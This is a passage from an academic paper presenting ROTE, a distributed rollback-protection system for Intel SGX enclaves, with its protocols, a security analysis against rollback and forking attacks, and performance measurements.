SGX counters. Intel has recently added support for monotonic counters [5] as an optional SGX feature that an enclave developer may use for rollback attack protection, when available. However, the security and performance properties of this mechanism are not precisely documented. We performed a detailed analysis of SGX counters and report our findings in Appendix B.

To summarize, we found out that counter updates take 80-250 ms and reads 60-140 ms. The non-volatile memory used to implement the counter wears out after approximately one million writes, making the counter functionality unusable after a couple of days of continuous use. Thus, SGX counters are unsuitable for systems where state updates are frequent and continuous. Additionally, since the non-volatile memory used to store the counters resides outside the processor package, the mechanism is likely vulnerable to bus tapping and flash mirroring attacks [22] (see Appendix B for details).

TPM solutions. TPMs provide monotonic counters and NVRAM that can be used to prevent rollback attacks [4, 3, 2]. The TPM counter interface is rate-limited (typically one increment every 5 seconds) to prevent memory wear out.[1] Writing to NVRAM takes approximately 100 ms and the memory becomes unusable after 300K to 1.4M writes (few days of continuous use) [2]. Thus, also TPM based solutions are unsuitable for applications that require fast and continuous updates.

Integrity servers. Another approach is to leverage a trusted server to maintain state for protected applications [6, 7, 8]. The drawback of this approach is that the centralized integrity server becomes an obvious target for attacks. To eliminate a single point of failure, the integrity server could be replicated using a Byzantine consensus mechanism. However, standard consensus protocols, such as PBFT [9], require several rounds of communication, have high message complexity, and require at least three replicas for each faulty node.

Architecture modifications. Finally, the SGX architecture could be modified such that the untrusted OS cannot erase the enclave runtime memory. However, this approach would prevent the OS from performing resource management and would not scale to many enclaves. Additionally, rollback attacks through forced reboots and multiple enclave instances would remain possible. Another approach would be to enhance the processor with a non-volatile memory element. Such changes are costly and current NVRAM technologies have the performance limitations we discussed above.

2.5 Rollback Protection Requirements

The goal of our work is to design a rollback protection mechanism that overcomes the performance and security limitations of SGX counters and other known solutions. In particular, our solution should support unlimited and fast state updates, considering a strong adversary model without a single point of failure. When there is a tradeoff between security and robustness, we favor security.

3 Our Approach

The intuition behind our approach is that a single SGX platform cannot efficiently prevent rollback attacks, but the owner or the owners of SGX platforms can enroll multiple processors to assist each other. Thus, our goal is to design rollback protection for SGX as a distributed system between multiple enclaves running on separate processors. Our distributed system is customized for the task of rollback protection to reduce the number of required replicas and communication.

To realize rollback protection, the distributed system should provide, for each participating platform, an ab-

[1] The TPM 2.0 specifications introduce *high-endurance non-volatile memory* that enables rapidly incremented counters [23]. The counter value is maintained in RAM and the value is flushed to non-volatile memory periodically (e.g., mod 100) and at controlled system shutdown. However, if the system is rebooted without calling TPM Shutdown, the counter value is lost and at start-up the TPM assumes the next periodic value. Therefore, such counters do not prevent attacks where the adversary reboots the system.

straction of a *secure counter storage* that consists of two operations:

• `WriteCounter`(*value*). An enclave can use this operation to write a counter value to the secure storage.[2]

• *value*/*empty* ← `ReadCounter()`. An enclave can use this operation to read a counter value from the secure storage. The operation returns the last written value or an empty value if no counter was previously written.

When an enclave performs a security-critical state update operation (e.g., modifies an account balance or extends a transaction history), it distributes a monotonically increasing counter value over the network to a set of enclaves running on assisting processors (`WriteCounter`), stores the counter value to its runtime memory and seals its state together with the counter value for local persistent storage. When the enclave is restarted, it can recover its latest state by unsealing the saved data, obtaining the counter values from enclaves on the assisting processors (`ReadCounter`) and verifying that the sealed state is of the latest version. The same technique allows potentially concurrently running instances of the same enclave identity to determine that they have the latest state. When an enclave needs to verify its state freshness (e.g., upon receiving a request to return the current account balance or transaction history to a remote client), it obtains the counter value from the network (`ReadCounter`) and compares it to the one in its runtime memory. By using enclaves on the assisting platforms, we reduce the required trust assumptions on the assisting platforms.

3.1 Distributed Model

We use the term *target platform* to refer to the node which performs state updates that require rollback protection. We assume n SGX platforms that assist the target platform in rollback protection The platforms can belong to a single administrative domain or they could be owned by private individuals who all benefit from collaborative rollback protection. We model each platform using the SGX model described in Section 2.1. The distributed system can be seen as a composition of $n+1$ SGX instances (target platform included) that are connected over a network. We make no assumptions about the reliability of the communication network, messages may be delayed or lost completely. We assume that while participating in collaborative rollback protection, some platforms may be temporarily down or unreachable.

Distributed adversary model. On each platform, the adversary has the capabilities listed in Section 2.2. Additionally, we assume that the adversary can compromise the SGX protections on $f < n$ participating nodes, excluding the target platform. Such compromise is possible, e.g., through physical attacks. On the compromised SGX nodes the adversary can freely modify the runtime memory (code and data) of any enclave, and read all enclave secrets and the SGX processor keys.

This adversarial model combines a standard Dolev-Yao network adversary [10] with adversarial behaviour (Byzantine faults) on a subset of participating platforms [11, 12]. In addition, the adversary can schedule the execution of trusted processes, replay old versions of persistently stored data, and start multiple instances of the same trusted process on the same platform. In Section 5 we explain subtle attacks enabled by such additional adversarial capabilities.

3.2 Challenges

Secure and practical realization of our approach under a strong adversarial model involves challenges.

Network partitioning. A simple solution would be to store a counter with all the assisting enclaves, and at the time of unsealing require that the counter value is obtained from all assisting enclaves. However, if one of the platforms is unreachable at the time of unsealing (e.g., due to network error, maintenance or reboot), the operation would fail. Our goal is to design a system that can proceed even if some of the participating enclaves are unreachable. In such a system, some of the assisting enclaves may have outdated counter values, and the system must ensure that only the latest counter value is ever recovered, assuming an adversary that can block messages, and partition the network by choosing which nodes are reachable at any given time.

Coordinated enclave restarts. When an enclave seals data, it sends a counter value to a set of enclaves running on assisting platforms and each enclave must store the received counter. However, sealing the received counter for persistent storage would cause a new state update that would propagate endlessly. Therefore, the enclaves must maintain the received counters in their runtime memory. The participating enclaves may be restarted at any time, which causes them to lose their runtime memory. Thus, the rollback protection system must provide a recovery mechanism that allows the assisting enclaves to restore the lost counters from the other assisting enclaves. Such a recovery mechanism opens up a new attack vector. The adversary can launch coordinated attacks where he restarts assisting enclaves to trigger recovery while the target platform is distributing its current counter value.

Multiple enclave instances. Simple approaches that store a counter to a number of assisting enclaves and later read the counter from sufficiently many of the same enclaves are vulnerable to attacks where the adversary creates multiple instances of the same enclave. Assume that

[2] We use counter *write* abstraction instead of counter *increment*, because our distributed secure storage implementation allows writing of any counter value to the storage. However, the ROTE system only performs monotonic counter increments using this functionality.

a counter is saved to the runtime memory of all assisting enclaves. The adversary that controls the OS on all assisting platforms starts second instances of the same enclave on all platforms. The target enclave updates its state and sends an incremented counter to the second instances. Later, the target enclave obtains an old counter value from the first instances and recovers a previous state from the persistent storage.

4 ROTE System

In this section we describe ROTE (Rollback Protection for Trusted Execution), a distributed system for state integrity and rollback protection on SGX. We explain the counter increment technique, our system architecture, group assignment and system initialization. After that, we describe the rollback protection protocols.

4.1 Counter Increment Technique

Two common techniques for counter-based rollback protection exist. The first technique is *inc-then-store*, where the enclave first increments the trusted counter and after that updates its internal state and stores the sealed state together with the counter value on disk. This approach provides a strong security property (no rollback to any previous state), but if the enclave crashes between the increment and store operations, the system cannot recover from the crash.

The second technique is *store-then-inc*, where the enclave first saves its state on the disk together with the latest input value, after that increments the trusted counter, and finally performs the state update [4, 2]. If the system crashes, it can recover from the previous state using the saved input. This technique requires a deterministic enclave and provides a slightly weaker security property: arbitrary rollback is not possible, but the last input may be executed twice on the same enclave state [2].

The stronger security guarantee is needed, for example, in enclaves that generate random numbers, communicate with external parties or create timestamps. Consider a financial enclave that receives a request message from an external party and for each request it should create only one signed response that is randomized or includes a timestamp (`sgx_get_trusted_time` [24]). If store-then-inc is used, the adversary can create multiple different signed responses for the same request.[3]

The weaker security guarantee is sufficient in applications where the execution of the same input on the same state provides no advantage for the adversary.

[3]While some enclaves that require random numbers can be made deterministic by using a stateful PRNG and including its state to the saved enclave state, this may be difficult for enclaves that reuse code from existing libraries not designed for this. Similarly, some replay issues can be addressed on the protocol level, but enclave developers do not always have the freedom to change (standardized) protocols.




Figure 2: The ROTE system architecture.

In this paper we instantiate ROTE using inc-then-store, because of its strong security guarantee for any enclave. Our goal is to build a generic platform service that can protect various applications. We emphasize that if crash tolerance is required, then store-then-inc should be used. A rollback protection system could even support both counter increment techniques and allow developers to choose the protection style based on their application.

4.2 System Architecture

Figure 2 shows our system architecture. Each platform may run multiple user applications that have a matching Application-Specific Enclave (ASE). The ROTE system consists of a system service that we call the Rollback Enclave (RE) and a ROTE library that ASEs can use for rollback protection.

When an ASE needs to update its state, it calls a counter increment function from the ROTE library. Once the RE returns a counter value, the ASE can safely update its state, save the counter value to its memory and seal any data together with the counter value. When an ASE needs to verify the freshness of its state, it can again call a function from the ROTE library to obtain the latest counter value to verify the freshness of unsealed seal data (or state in its runtime memory).

The RE maintains a Monotonic Counter (MC), increases it for every ASE update, distributes it to REs running on assisting platforms, and includes the counter value to its own sealed data. When the RE needs to verify the freshness of its own state, it obtains the latest counter value from the assisting nodes. The RE realizes the secure counter storage functionality (`WriteCounter` and `ReadCounter`) described in Section 3.

The design choice of introducing a dedicated system service (RE) hides the distributed counter maintenance from the applications. Having a separate RE increases the TCB of our system slightly, but we consider easier application development more important.

The ROTE system has three configurable parameters:

- n is the number of assisting platforms,
- f is the number of compromised processors, and
- u is the maximum number of assisting platforms that can be unreachable or non-responsive at time of state update or read for the system to proceed. Platform restarts are typically less frequent events and during them we require all the assisting platforms to be responsive.




Figure 3: The ROTE system state structures.

These parameters have a dependency $n = f + 2u + 1$ (see Section 5). As an example, a system administrator can select the desired level of security f and robustness u which together determine the required number of assisting platforms n. Alternatively, given n assisting platforms, the administrator can pick f and u. Recall that standard Byzantine consensus protocols require always at least $3f + 1$ replicas.

To avoid *shared-fate* scenarios due to power outages or communication blockades, the participating platforms would ideally have independent or redundant power supply, battery backup, networking and OS maintenance.

4.3 System Initialization

Our system is agnostic to the way the n assisting SGX platforms are chosen. Here we explain an example approach based on a trusted offline authority. Such group assignment is practical when all assisting platforms belong to a single administrative domain (e.g., multiple servers in the same data center). We call the trusted authority that selects the assisting nodes the *group owner*. The group owner can be a fully offline entity to reduce its attack surface. To establish a *protection group*, the group owner selects n platforms.

In this section, we assume that the operating systems on these platforms are trusted at the time of system initialization (e.g., freshly installed OS). Note that although SGX supports remote attestation, this assumption is required, if the group needs to be established among *predefined* platforms. The SGX attestation is anonymous (or pseudonymous) and therefore it does not identify the attested platform. If the application scenario allows that the protection group can be established among *any* SGX platforms, then system initialization is possible without initially trusted operating systems using remote attestation. We discuss such group setup alternatives in Section 4.7.

During its first execution, the RE on each platform generates an asymmetric key pair SK_{RE}/PK_{RE}, and exports the public key. The public keys are delivered to the group owner securely, and the owner issues a certificate by signing all group member keys. The group certificate can be verified by the RE on each selected platform by hard-coding the public key of the group owner to the RE implementation.




Figure 4: The ASE state update protocol.

The RE is started a second time with the certified list of public keys and a secret *initialization key* as input parameters. The purpose of this secret key for initialization is to indicate a legitimate group establishment operation and to prevent a later, parallel group creation by compromised operating systems on the same certified platforms (see Section 5). The initialization key is hard coded to the RE implementation in hashed format and the RE verifies the correctness of the provided key by hashing it. Without the correct key, the RE aborts initialization. The RE saves the list of certified public keys PK_{REi} to a *group configuration table* and runs an authenticated key agreement protocol to establish pair-wise session keys k_{REi} with all REs, and adds them to the group configuration table. Finally, the RE creates a monotonic counter (MC), sets it to zero, and seals its state.

When an ASE wants to use the ROTE system for the first time, it performs *local* attestation on the RE. The code measurement of the RE can be hard-coded to the ASE implementation or provisioned by the ASE developer. The ASE runs an authenticated key establishment protocol with the RE. The RE adds the established shared key k_{ASEi} to a *local ASE counter table* together with a locally unique enclave identifier id_{ASEi} and adds the same key to its own state. The used state structures are shown in Figure 3.

4.4 ASE State Update Protocol

When an ASE is ready to update its state (e.g., a financial application has received a new transaction and is ready to process it and update the maintained account balances), it starts the state update protocol shown in Figure 4. This protocol can be seen as a customized version of the Echo broadcast [15], as discussed in Section 8. The communication between the enclaves is encrypted and authenticated using the shared session keys in all of our protocols. We add nonces and end point identifiers

to each message to prevent message replay. The protocol proceeds as follows:

(**1**) The ASE triggers a counter increment using the RE.

(**2**) The RE increments a counter for the ASE, increases its own MC, and signs the MC using SK_{RE}. The counter is signed to preserve its integrity in the case of compromised assisting REs.

(**3**) The RE sends the signed counter to all REs in the protection group.

(**4**) Upon receiving the signed MC, each RE updates its group counter table. The table is kept in the runtime memory, and not sealed after every update, to avoid endless propagation.

(**5**) The REs that received the counter send an *echo* message that contains the received signed MC. The REs also save the *echo* in runtime memory for later comparison.

(**6**) After receiving a quorum $q = u + f + 1 = \frac{n+f+1}{2}$ *echos*, the RE returns the *echos* to their senders.[4] The second round of communication is needed to prevent attacks based on RE restarts during the update protocol.

(**7**) Upon receiving back the *echo*, each RE finds the self-sent *echo* in its memory and checks if the MC value from it matches the one in the group counter table and the one received from the target RE. If this is the case, the RE replies with a final ACK message.

(**8**) After receiving q final ACKs, the RE seals its own state together with the MC value to the disk.

(**9**) The RE returns the incremented ASE counter value. The ASE can now safely perform the state update (e.g., update account balance), save the counter value to its runtime memory for later comparison, and seal its state with the counter.

4.5 RE Restart Protocol

Figure 5 shows the protocol that the RE runs after a restart. The goal of the protocol is to allow the RE to join the existing protection group, retrieve its counter value and the MC values of the other nodes.

At restart the RE loses all previously established session keys and has to establish new session keys. In order to preserve our security guarantees, the target RE waits until it establishes new session keys with all other REs residing in the protection group. All assisting REs update their group configuration tables accordingly. The session key refresh mechanism prevents nodes from communicating with multiple RE instances on one platform (see Section 5). Another condition for successfully joining

[4]It might seem that waiting for more than q responses, and therefore allowing more than q nodes to complete the protocol, would increase system robustness. However, the quorum is designed such that writing the latest counter to more than q nodes does not help the system to proceed in case of node unavailability or restarts (see Section 5).




Figure 5: The RE restart protocol.

the protection group is that sufficiently many nodes return non-zero counter values (step 6 below). This check prevents simultaneously restarted REs from establishing a second, parallel protection group. This guarantee can be maintained when at most u nodes restart simultaneously. The protocol proceeds as follows:

(**1**) Session key establishment with other nodes and update of the group configuration table.

(**2**) The RE queries the OS for the sealed state.

(**3**) The RE unseals the state (if received) and extracts the MC.

(**4**) The RE sends a request to all other REs in the protection group to retrieve its MC.

(**5**) The assisting REs check their group counter table. If the MC is found, the enclaves reply with the signed MC. Additionally, the complete table of other signed MCs that the responding node has in its memory is sent to the target RE.

(**6**) When the RE receives q responses from the group (recall that $q = u + f + 1$ and $q \geq n/2$), it selects the maximum value and verifies the signature. We select the maximum value because some REs might have an old counter value or they may have purposefully sent one. The target RE verifies signatures and compares all the group counter table entries with received values for other nodes. For each assisting RE, the target RE picks the highest MC and updates its own group counter table with the value. The RE also verifies that at least $f + 1$ of the received counter values are not zero to prevent creation of the parallel network. If the obtained counter value matches the one in the unsealed data, the unsealed state can be accepted.

(**7**) The RE stores and seals the updated state. The RE will also save the counter value to its runtime memory.

The RE now has an updated group counter table that reflects the latest counters for each node in the group.




Figure 6: The ASE start/read protocol.

4.6 ASE Start/Read Protocol

When an ASE needs to verify the freshness of its state, it performs the protocol shown in Figure 6. This is needed to verify the freshness of unsealed state after an ASE restart or when an ASE replies to a client request asking its current state (e.g., account balance). The ASE must verify that another ASE instance does not have a newer state. The protocol proceeds as follows:

(**1**) The ASE queries the OS for the sealed data.

(**2**) The ASE unseals the state (if received) and obtains a counter value from it.

(**3**) The ASE issues a request to the local RE to retrieve its latest ASE counter value.

(**4**) To verify the freshness of its runtime state, the RE performs the steps 4-6 from the RE Restart protocol, to obtain the latest MC from the network. This is needed to prevent forking attacks with multiple RE instances. If the obtained MC does not match the MC residing in the memory, the state of the RE is not the latest, so, the RE must abort and be restarted. This is an indication that another instance of the same RE was running and updated the state in the meantime. If the values match, the current data is fresh and the RE can continue normal operation.

(**5**) If all verification checks are successful, the RE returns a value from the local ASE counter table.

(**6**) The ASE compares the received counter value to the one obtained from the sealed data.

If the counters match, ASE loads the previously sealed state or completes a security-critical client request.

4.7 Group Management

Group updates. The group owner issues a signed list of public parts of the public-private key pairs generated by each Rollback Enclave that define the protection group. Assume that later one or more processors in the group are found compromised or need replacement. The group owner should be able to update the previously established group (i.e., exclude or add new nodes) without interrupting the system operation.

During system initialization, the RE verifies the signed list of group member keys and seals the group configuration. When a group update is needed, the group owner issues an updated list that will be processed and sealed by the RE. This approach does not require the entry of the secret initialization key such as in first group establishment. However, the adversary should not be able to revert the group to its previous configuration (e.g., one including compromised nodes) by re-playing the previous group configuration. Since group updates are typically infrequent, they can be protected using SGX or TPM counters.

At system initialization, the RE creates a monotonic counter using SGX counter service or on a local TPM. If this is done using TPM, establishing a shared secret with the TPM (see session authorization in [23]) is necessary. The group owner includes a version number to every issued group configuration. When the RE processes the signed list, it increments the SGX or TPM counter to match the group version, and includes the version number in the sealed data. For every group update, the RE increments either of these counters. When the RE is restarted, it verifies that the version number in the unsealed group configuration matches the counter. The NVRAM memory in TPMs is expected to support approximately 100K write cycles, while with SGX counters support approximately 1M cycles, sufficient for most group management needs. For example, if group updates are issued once a week, the NVRAM would last 2000 years using TPMs and 20000 year using SGX counters.

Group setup with attestation. In Section 4.3 we described group setup for pre-defined platforms. The drawback of this approach is that it requires trusted operating systems at initialization. If the application scenario allows group establishment among *any* SGX platforms, similar trust assumption is not needed. The group owner can attest $n+1$ group members using the attestation mode that returns a pseudonym for each attested platform, establish secure channels to all group members, and distribute keys that group members use to authenticate each other. Because each platform reports a different pseudonym, this process guarantees that the protection group consists of $n+1$ separate platforms in contrast to multiple instances on one compromised CPU.

5 Security Analysis

Our system is designed to provide the following security property: an ASE cannot be rolled back to a previous state. In Section 5.1 we first show that given a secure storage functionality, as defined in Section 3, an RE can verify that its state is the latest. After that, in Section 5.2, we show that the participating REs realize the secure counter storage as a distributed system. Finally, by putting these two together, we show that ASEs cannot be rolled back if the RE cannot be rolled back.

Our system achieves a security guarantee that we call




Figure 7: Transition diagram showing enclave *execution states* using an ideal secure counter storage functionality.

all-or-nothing rollback. The only way to violate enclave data integrity is to reset all nodes which brings the entire group to its initial state. In many application scenarios such integrity violation is easy to detect, and we do not consider it an attack on ROTE.

In the event of crashes, restarts or node unavailability, the system may fail to proceed temporarily or permanently. We distinguish three such cases: *Halt-1* where the system may be able to proceed automatically by simply trying again later (e.g., temporary network issue); *Halt-2* where manual intervention from the system administrator is needed (e.g., faulty node that needs to be fixed); and *Halt-X* where the complete system has to be re-initialized and the latest state of enclaves will be lost (e.g., simultaneous crash of all nodes). Recall that as the adversary controls the OS on all nodes, denial of service is always possible.

5.1 Protection with Secure Storage

Given the secure counter storage functionality (see Section 3) rollback can be prevented using the inc-then-store technique. In Figure 7 we illustrate a state transition diagram that represents RE states during sealing, unsealing and memory reading using the secure storage functionality. The notion of state in this section is an *execution state*, in contrast to enclave *data states* created and stored using sealing. We show that any combination of adversary operations, in any of the enclave execution states, cannot force the RE to accept a previous version of sealed data. We also show that in spite of multiple local RE instances, the read enclave state is always the latest. Note that this state transition diagram does not capture system initialization.

First start. After creating and starting the enclave using $e \leftarrow$ `Create(code)` and $i \leftarrow$ `Start(e)`, the RE execution begins from State 1. The MC is set to zero in the runtime memory and RE proceeds to State 2. The RE reads the counter value from the secure storage using `ReadCounter()`. If the `ReadCounter()` operation fails, the RE halts (Halt-1). On the first execution the operation returns *empty* and the RE continues to State 7 to continue normal operation. From State 7 the execution moves to State 2 for verifying freshness if a `Read()` request is received, while the `Write()` request moves execution to State 8.

Sealing. When the RE needs to seal data for local persistent storage, it proceeds to State 8. The RE increments the MC, and performs the `WriteCounter()` operation to the secure storage in State 9. The RE continues to State 10 if the operation succeeds, otherwise it halts (Halt-1). In State 10, the RE seals data ($s \leftarrow$ `Seal(data)`) of its current state along with the counter value. OS confirmation moves the enclave to normal operation in State 7. If sealing fails, the node can try again (Halt-1). If that does not help, the node loses its latest state and becomes unavailable, and a group update is needed (Halt-2).

Unsealing. When the RE needs to unseal data (recover its state), the RE proceeds from State 7 to State 3. The adversary can offer the correct sealed data (`OfferSeal(`$latest \equiv s$`)`) which moves the execution to State 4. Unsealing is successful and the counter value in the seal matches the MC value in the runtime memory, bringing the RE back to State 7. The adversary can offer a previously sealed state (`OfferSeal(`*previous*`)`) which moves the execution to State 6. Unsealing is successful, but counter values do not match and the RE halts (Halt-1 or Halt-2).[5] Finally, the adversary can offer any other data (`OfferSeal(`*arbitrary*`)`) which moves the RE to State 5 where unsealing fails and RE halts (Halt-1 or Halt-2).

Forking. If a new instance of the RE is started, the execution for it moves to State 1 following *First start*. Other instances remain in their original states. If for every `Write()` and `Read()` operation a counter is incremented or respectively retrieved from the secure counter storage to verify freshness, no rollback is possible. When the RE needs to read its runtime state (e.g., to complete a client request), the RE proceeds from State 7 to State 2. The RE reads the MC from the secure counter storage (if this fails, Halt-1) and compares the value to the one residing in its memory. This check is needed to guarantee that another instance of the same enclave does not have a newer state. If comparison succeeds, RE has the latest internal memory state and proceeds back to State 7. If the comparison fails (retrieved MC is higher), the RE moves to State 3 to obtain the latest seal (see above).

Restart. After an RE restart, the execution proceeds to State 2. If the `ReadCounter()` operation returns a non-empty value, the RE proceeds to State 3, otherwise to State 7, from where we follow the same steps as above. If the counter read operation fails, RE enters Halt-1.

If in any of these states the RE is terminated or restarted, its execution continues from State 1. Deleting

[5] If the OS provides an incorrect sealed data, most likely it is faulty an needs to be fixed. From some OS errors it may be possible to recover by simply trying again.




Figure 8: Network partitioning example where the adversary intentionally blocks a part of the nodes.

and creating the same enclave again has the same effect. `Suspend()` and `Resume()` have no effect, i.e., the enclave remains in the same execution state. We conclude that, assuming the secure storage functionality, the adversary cannot rollback the state of the RE.

5.2 Distributed Secure Storage Realization

Next, we show how ROTE realizes the secure counter storage functionality as a distributed system. When obtaining a counter from the distributed protection group (`ReadCounter`), RE receives the latest value that was sent to the protection group (`WriteCounter`). We divide the analysis into four parts: quorum size, platform resets, two-phase counter writing, and forking attacks.

Quorum size. The ROTE system has three parameters: the number of assisting nodes n, compromised nodes f, and unresponsive nodes u. The required quorum for responses at the time of counter writing and reading is $q = f + u + 1 = \frac{n+f+1}{2}$. Figure 8 illustrates that this is an optimal quorum size. We consider an example where the adversary performs network partitioning by blocking messages during writing and reading.

On the first write, the attacker allows the counter value 1 to reach the right side of the group by blocking the messages sent to the left side. On the second write, the adversary allows the counter value 2 to reach the left side of the group by blocking the right side. Finally, on counter read, the adversary blocks the left side again. If the counter is successfully written to $q = f + u + 1$ nodes, there always exists at least $u + 1$ honest platforms in the group that have the latest counter value in the memory. Because counter reading requires the same number of responses, at least one correct counter value is obtained upon reading. The maximum number of tolerated compromised platforms is $f = n - 1$, if $u = 0$ and $q = n$. If the quorum cannot be satisfied in either the state update protocol or any counter retrieval, the system enters Halt-1 and can try to perform the same operation again.

Platform restarts. If an assisting RE is restarted, it needs to first establish session keys and then recover the lost MC values from the protection group. Session key establishment procedure is explained below under *Forking attacks*; the main take-away is that up to u nodes may restart simultaneously and after the nodes are online again the RE needs to establish session keys with *every* node in the group before proceeding with MC recovery.[6] Once the keys are established, some assisting nodes can be inactive or restarted. Three distinct cases are possible. First, the number of inactive/restarted REs is at most u. Since the number of running nodes is $u + f + 1 = q$ there are sufficient available platforms with the correct MC for the counter retrieval. Second, more than u platforms, but not the entire protection group, are restarted. The number of remaining platforms is insufficient for RE recovery and the distributed system no longer provides successful MC access, but no rollback is possible (Halt-X, since there is no guarantee that the non-restarted nodes have the latest counter, thereby risking a rollback. However, before re-initializing the system, the latest states from the non-restarted nodes can be manually saved.) Third, all $n + 1$ nodes are restarted at the same time, in which case a new system configuration has to be deployed again by the group owner to re-initialize the system (Halt-X).

Two-round counter writing. Additionally, it remains to be shown how our update protocol successfully writes the counter to q nodes, despite possible RE restarts *during* the protocol. We illustrate the challenges of counter writing through an example attack on a single-round variant of the update protocol that completes after the RE has received q echoes. During state update the adversary blocks all communication and performs sequential message passing. First, the attacker allows message delivery to only one node that saves the counter and returns an echo. After that, the attacker restarts the RE on that node, which initiates the recovery procedure from the rest of the protection group. The adversary blocks the communication to the target platform, and the restarted RE recovers the previous counter value, because other reachable REs have not yet received the new value. The adversary repeats the same process for all platforms. As a result, the target node has received q echos and accepts the state update, but all the assisting nodes have the previous counter value. Rollback is possible.

The second communication round in our protocol prevents such attacks. No combination of RE restarts during the state update protocol allows the target RE to complete it, unless the counter was written to q nodes. There are four distinct cases to consider. Below, we assume that the adversary restarts at most u platforms simultaneously. If more are restarted, recovery is not possible (Halt-X).

- *Case 1: Echo blocking.* If the attacker blocks communication or restarts assisting REs so that q nodes cannot send the echo, the protocol does not complete (Halt-1).

[6] Consider an example, where two nodes are restarted at the same time. The first node wakes up and attempts to establish new session keys with all assisting nodes. This node has to wait, until the second restarted node wakes up and can communicate. After this point, both of the restarted nodes can establish session keys (with all nodes) and proceed with the RE Restart protocol.

• *Case 2: No echo blocking.* If the attacker allows at least q echoes to pass, RE starts returning them and we have two cases to observe:

• *Case 2a: No restarts during first round.* If none of the assisting REs were restarted during the first protocol round, then at least $u+1$ nodes have the updated MC. If the adversary restarts assisting REs before they sent the final ACK and after they received the self-sent *echo* back from the target RE, the protocol will not complete (Halt-1), because fewer than q final ACKs will be received. The protocol run may be repeated again. The adversary can also restart assisting REs after they have sent the final ACK which will result in successful state update, and successful state recovery of the restarted REs since a sufficient number of the assisting nodes already have the updated counter value.

• *Case 2b: Restarts during first round.* If the adversary restarts assisting REs during the first round, the update protocol will either successfully complete (q final ACKs received) or halt execution (Halt-1) depending on the number of simultaneously restarted nodes. Sequential node restarts, as discussed in the example attack above, are detected. Upon receiving q echoes, the RE sends each of the received echoes to the original sender. Because of sequential RE restarts, all assisting nodes have the previous MC value in their runtime memory, and thus the protocol will fail upon comparison of the echoes and the MC values. None of the assisting REs will deliver the final ACK, and the protocol will not complete (Halt-1).

We conclude that the successful completion of the two-phase state update protocol guarantees that at least q nodes received and at least $u+1$ honest nodes have (i.e., correctly stored) the correct MC.

Forking attacks. Our system prevents attacks based on multiple enclave instances by requiring that the ASE start/read and RE restart protocols contact the assisting nodes and verify the latest counter from the protection group. If the latest counter is correct, RE can be certain that it made the last update. If the session's keys are outdated, communication with other nodes is disabled and RE knows another instance has run in parallel.

The session key refresh mechanism allows us to uniquely identify the latest running instance and prevents parallel communication with two instances running on one platform. After every RE start, keys have to be established *with all nodes* from the protection group to prevent the attacker from instantiating new REs on different platforms in a one-by-one manner while keeping some of the nodes disconnected. Other nodes delete the old session key that they shared with the previous instance residing on the same platform, rendering its communication unusable. The protection group only allows keys for one running instance on each platform. Also, by forcing state retrieval and freshness verification after each instantiation and for all ASE requests, the running instance on each platform will always have the latest state and highest MC, thus preventing rollback.

Our system also ensures that the adversary cannot establish a parallel protection group on the same platforms and re-direct ASEs to the rogue system causing a rollback. If no initialization key is provided and the RE receives all zero MC values from others in the group during setup, it will abort execution. A new network may only be created under the supervision of the group owner with the correct initialization key.

Summary. If the target RE has the latest MC that it sent, it is able to distinguish its latest sealed state, and if the latest sealed state is loaded, all the ASEs state counters kept within are fresh. Upon retrieval, the ASE always receives the latest counter, and thus each ASEs can verify that it has the latest state data. If the target RE is not able to recover the latest MC, the system end ups in either Halt-1, Halt-2 or Halt-X.

6 Performance Evaluation


In this section we describe our performance evaluation. First, we describe our implementation that consists of the following components. We implemented the RE (950 LoC), an accompanying *rollback relay* application (1600 LoC), ROTE library (150 LoC), a simple test ASE (100 LoC), and a matching *test relay* application (100 LoC). The purpose of the relays is to mediate enclave-to-enclave communication. We implemented all components in C++, the relays were implemented for the Windows platform. The local communication between the relay applications was implemented using Windows named pipes. The total TCB accounts for 1100 LoC.

The enclaves use asymmetric cryptography for signing (ECDSA) and encryption (256-bit ECC). Our implementation establishes shared keys using authenticated Diffie-Hellman key exchange. For symmetric message encryption and authentication we use 128-bit AES-GCM in encrypt-then-MAC mode. All used cryptographic primitives are provided by the standard Intel SGX libraries.


6.1 State Update and Read Delay

The main performance metrics that we measure are the ASE state update and state read delays that include the counter writing to and reading from the protection group. The delays depends on the network characteristics and the size of the protection group ($n+1$). The RE restart operation is typically performed once per platform boot, and thus the operation is not similarly time-critical so we do not measure it. In all test cases we set $u = f = 0$, as their values do not affect state update and read delays.[7]


[7]The state update protocol proceeds immediately after receiving q responses, and therefore node unavailability does not affect update de-



(a) 1st exp. setup (ROTE implementation)



(b) 2nd exp. setup (local group, simulated)



(c) 3rd exp. setup (global group, simulated)

Figure 9: Experimental results, state update/read delay. The first figure shows ROTE performance for protection groups that are connected over a local network, the second figure shows the simulated performance for a larger group also over a local network, while the third figure is for geographically distributed protection groups.

Experimental setup. Our first experimental setup consisted of four SGX laptops and our second experimental setup consisted of 20 identical desktop computers, both connected via local network (1Gbps, ping $\leq 1ms$). Our third experimental setup was a geographically distributed (in order, US (West), Europe, Asia, S. America, Australia, US (East)) protection group of sizes from two to six nodes that we tested on Amazon AWS EC2. For the first setup we used the real ROTE implementation while the latter two we used a simulated implementation (the same protocol, but no enclaves).

Results. The state update delay consists of two components: networking and processing overhead. Context switching to enclave execution is fast (few microseconds). Symmetric encryption used in the protocol is also fast (less than a microsecond). The only computationally expensive operation that we use is asymmetric signatures (0.46 ms per signing operation). We provide more performance benchmarks in [20].

The ASE state update protocol has one signature creation which is verified later in the RE and ASE start/read protocols. The required processing time of the state update protocol is less than 0.6 ms, where the creation of the first protocol message takes 0.51 ms (signing). The state read protocol requires one round trip, while the state update protocol needs two. All messages passed between the nodes are 224 bytes (200 payload + 24 header).

Figure 9 shows the results from our three experimental setups. Figure 9a shows that the state update delay was approximately 2 ms, while the state read delay was approximately 1.3 ms for group sizes from two to four nodes using the ROTE implementation. Figure 9b illustrates an increase in the delay as the group size grows. This is as expected, since the target platform needs to communicate with more platforms. For group size of 20 nodes, the delay is 2.98 ms and 2.13 ms, respectively. Lastly, Figure 9c illustrates a less systematic increase in delay, due to the dependency on network connections between various geographic locations in the protection group. The update time between two locations takes 654 ms while between five the update time is 1.37 seconds. The read delay is respectively 342 ms and 810 ms.

We draw two conclusions from these experiments. First, the performance overhead imposed by ROTE is defined largely by the network connections between the nodes. Second, if the nodes are connected over a low-delay network, ROTE supports applications requiring very fast state updates (1-2 ms). For applications tolerating larger delays (e.g., more than 600 ms per state update), ROTE can be run on geographically distant groups.

lay. Similarly, up to f compromised nodes can discard counter values or return fake values, but that does not affect the protocol delay.

